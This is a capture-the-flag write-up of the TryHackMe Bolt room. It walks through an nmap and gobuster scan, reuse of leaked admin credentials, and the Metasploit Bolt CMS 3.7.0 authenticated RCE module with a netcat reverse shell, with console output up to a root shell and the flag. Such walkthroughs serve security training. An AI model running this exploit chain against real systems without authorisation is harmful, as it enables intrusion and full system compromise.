TryHackMe - Bolt Machine Writeup

Rúben Costa

February 28, 2026

1 Introduction

This report presents a comprehensive security assessment of the Bolt machine from TryHackMe. The objective of this exercise was to perform a structured penetration test including reconnaissance, enumeration, and exploitation in order to obtain the target flag.

The assessment followed a methodological approach simulating a real-world penetration test scenario.

2 Methodology

The penetration testing process followed a structured approach consisting of three main phases:

- Reconnaissance
- Enumeration
- Exploitation

Each phase is described in detail below.

2.1 Reconnaissance

The reconnaissance phase focused on identifying active services and gathering information about the target system.

2.1.1 Port Scanning with Nmap

An initial network scan was performed using Nmap in order to identify open ports and running services. The scan results were saved to a file for later analysis.

```
nmap -sVC 10.114.130.213 -oN scan_bolt.nmap
```

Because the scan output was extensive, the grep command was used to filter and display only open ports.

```
grep "open" scan_bolt.nmap

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open http Apache httpd 2.4.29
8000/tcp open http PHP 7.2.32
```

The scan revealed three open ports:

- Port 22 – SSH service
- Port 80 – Web server
- Port 8000 – Web application

During the analysis of the web application, administrator credentials were discovered in a publicly accessible messages on the website.

The message, intended for the IT department, contained sensitive information including the administrator password. This represents a critical security misconfiguration, as credentials were exposed without any form of protection.

These credentials were later used to gain administrative access to the Bolt CMS panel.

2.2 Enumeration

Based on the discovered services, the web application running on port 8000 was selected as the primary target for further investigation.

2.2.1 Directory Enumeration

Directory enumeration was performed using Gobuster in order to identify hidden directories and files.

```
gobuster dir -u http://10.114.184.51:8000/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x txt,php,sh,bak,html,old -t 40
```

The scan revealed several accessible paths:

- /pages
- /entries
- /index.php
- /search
- /bolt

A second Gobuster scan was performed against the `/bolt` directory.

```
gobuster dir -u http://10.114.184.51:8000/bolt \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

This scan revealed the Bolt CMS login panel.

2.3 Exploitation

The previously discovered administrator credentials were used to authenticate successfully into the Bolt CMS administrative panel.

The TryHackMe room provided a hint suggesting that the service version should be identified and checked for known vulnerabilities.

2.3.1 Version Identification

The version of the Bolt CMS installation was identified from the administration interface, displayed in the bottom-left corner of the screen.




Figure 1: Bolt CMS Version Information

2.3.2 Exploit Research

After identifying the Bolt CMS version, a search for publicly available exploits was conducted to determine if any known vulnerabilities could be leveraged.

```
└─$ searchsploit bolt 3.7
 Exploit Title                                                    |  Path
Bolt CMS 3.7.0 - Authenticated Remote Code Execution              | php/webapps/48296.py
Shellcodes: No Results
```

Figure 2: Search for publicly available exploits targeting the identified Bolt CMS version

A suitable exploit was selected based on compatibility with the target version and system configuration. This exploit would later be used to gain administrative access to the system.


2.3.3 Metasploit Exploitation

The selected exploit was executed using the Metasploit Framework. Initial setup involved selecting the appropriate module and configuring the required options, including:

- **RHOST:** Target IP address
- **LHOST:** Attacker machine IP address
- **LPORT:** Attacker listening port
- **USERNAME:** Administrator username discovered earlier
- **PASSWORD:** Administrator password discovered in the website message


```
msf6 > search Bolt CMS 3.7.0

Matching Modules
================

   #  Name                                          Disclosure Date  Rank   Check  Description
   -  ----                                          ---------------  ----   -----  -----------
   0  exploit/unix/webapp/bolt_authenticated_rce    2020-05-07       great  Yes    Bolt CMS 3.7.0 - Authenticated Re
mote Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/bolt_authenticated_r
ce

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting        Required  Description
   ----                 ---------------        --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/roo
                                                         t" on the server
   PASSWORD                                    yes       Password to authenticate with
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port]
                                                         [...]
   RHOSTS                                      yes       The target host(s), see https://docs.metasploit.com/doc
                                                         s/using-metasploit/basics/using-metasploit.html
   RPORT                8000                   yes       The target port (TCP)
   SSL                  false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                     no        Path to a custom SSL certificate (default is randomly g
                                                         enerated)
   TARGETURI            /                      yes       Base path to Bolt CMS
   URIPATH                                     no        The URI to use for this exploit (default is random)
   USERNAME                                    yes       Username to authenticate with
   VHOST                                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                        on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
```

Figure 3: Metasploit module selection and configuration



```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 192.168.154.140
LHOST => 192.168.154.140
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.114.184.51
RHOSTS => 10.114.184.51
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RPORT 8000
RPORT => 8000
```

Figure 4: Configured exploit parameters in Metasploit



```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 192.168.154.140:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "rvxs".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file kugxkkyuqzmu.php.
[+] Used token 8218c0ac4ac5861f26aa6eb9d2 to create ifbqbwowz.php.
[*] Attempting to execute the payload via "/files/ifbqbwowz.php?rvxs=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (192.168.154.140:4444 -> 10.114.184.51:33180) at 2026-02-28 18:52:21 +0000
[+] Deleted file ifbqbwowz.php.
[+] Reverted user profile back to original state.

whoami
root
ls -la
total 16
drwxrwxrwx 2 501 staff 4096 Feb 28 18:52 .
drwxr-xr-x 7 501 staff 4096 Jul 18  2020 ..
-rw-r--r-- 1 501 staff  195 May  7  2020 .htaccess
-rw-r--r-- 1 501 staff    4 May  7  2020 index.html
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@bolt:~/public/files# ls /home
ls /home
bolt  composer-setup.php  flag.txt
root@bolt:~/public/files# cat /home/flag.txt
cat /home/flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

Figure 5: Successful exploitation resulting in remote shell access

Successful execution of the exploit granted remote shell access to the target system, providing full administrative privileges.

2.3.4 Flag Retrieval

With shell access established, the file system was explored to locate the target flag. The flag was stored in the user's home directory.

```
cat /home/flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

The retrieved flag confirms the successful compromise of the target system and completion of the TryHackMe Bolt machine exercise.

3 Key Findings

The assessment identified several critical security issues on the target system:

- Sensitive credentials exposed in publicly accessible messages on the website
- Outdated Bolt CMS version vulnerable to known exploits
- Availability of public exploits that could be leveraged for unauthorized access